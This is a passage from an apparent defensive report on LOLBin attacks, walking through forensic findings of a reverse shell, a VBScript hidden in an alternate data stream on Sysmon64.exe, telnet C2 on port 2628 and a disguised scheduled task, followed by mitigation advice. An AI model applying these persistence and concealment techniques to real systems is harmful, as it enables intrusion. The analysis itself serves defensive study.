
- We can tell that Edgeupdate is revere shell since it is communicating with attacker C2 server 192.168.1.183 and it initiate a cmd shell.




- After that we noticed an alternate data stream creation on Sysmon64.exe via cmd! The ADS called Auto.vbs. Let's analyze the purpose of that visual basic script.




  - Before that, we found the data stream! As it is presented below, it will connect to attacker C2 on port 2628 using telnet protocol.





- The attacker after that created an scheduled task to execute the above data stream. The task called Sysmon start






- Finally, we saw the execution of the ADS visual basic script, which then use telnet immediately.





- Let’s verify the connection from network traffic



- Let’s check when exactly was the malicious payload executed by analyzing the prefetch files.

VI. Mitigation Strategies

Mitigating LOLBin Threats

Defending against LOLBin attacks requires a multifaceted approach that combines both preventive and detective measures. Here’s a comprehensive strategy to mitigate the risks posed by LOLBins:

1. **Application Whitelisting**: Maintain a list of approved applications and binaries that are allowed to run on your systems. This restricts the execution of unauthorized tools, making it harder for attackers to utilize LOLBins.

2. **Least Privilege Principle**: Limit user and process privileges to only what’s necessary. By doing so, even if an attacker leverages a LOLBin, their access and potential damage are restricted.

3. **Monitoring and Analysis**: Implement advanced monitoring tools that can detect anomalous behavior. Keep an eye on processes that are using LOLBins in unexpected ways.

4. **Behavioral Analytics**: Employ behavioral analytics to identify patterns associated with LOLBin misuse. This can help in spotting abnormal activities even if traditional signature-based detection fails.

5. **Regular Patching**: Keep all system binaries and software up to date. Many LOLBin attacks exploit known vulnerabilities, so patching them can prevent potential misuse.

6. **Network Segmentation**: Divide your network into segments with controlled access. This limits lateral movement for attackers who manage to gain a foothold.

7. **User Training**: Educate employees about the risks associated with running unknown scripts or tools. Teach them to be cautious when interacting with unexpected prompts or system requests.

8. **Endpoint Protection**: Invest in robust endpoint protection solutions that can detect and block unauthorized activities, including LOLBin usage.

VII. Conclusion

- In conclusion, the report underscores the intricate challenges posed by Living-off-the-Land (LotL) binaries, portraying them as a formidable weapon in an attacker's arsenal due to their legitimate and inconspicuous nature. The delineation of a multi-stage attack scenario highlights the nuanced tactics employed by threat actors, showcasing the difficulties in identifying and thwarting such insidious assaults. However, the report doesn't merely expose vulnerabilities; it presents a robust defense strategy encompassing application whitelisting, behavioral analytics, and user education. It emphasizes the importance of proactive measures and continual vigilance in fortifying defenses against LotL-based threats, ultimately safeguarding organizational security in an ever-evolving threat landscape.

X. References

- https://attack.mitre.org/
- https://github.com/danielbohannon/Invoke-Obfuscation
- https://github.com/MScholtes/PS2EXE
- https://socprime.com/blog/what-are-lolbins/#:~:text=LOLBins%2C also known as “Living,deliver malware%2C and remain undetected
- https://www.crowdstrike.com/blog/8-lolbins-every-threat-hunter-should-know/
- https://www.kaspersky.com/blog/most-used-lolbins/42180/
- https://medium.com/@riaan.hansen/understanding-lolbins-usage-risks-and-mitigation-cc8537f8380b
- https://lolbas-project.github.io/
- https://www.attackiq.com/2023/03/16/hiding-in-plain-sight/
- https://blog.talosintelligence.com/hunting-for-lolbins/
- https://www.manageengine.com/log-management/webinars/using-mitre-attack-ttps-to-detect-lolbins-attacks.html
- https://www.metasploit.com/
- https://www.wireshark.org/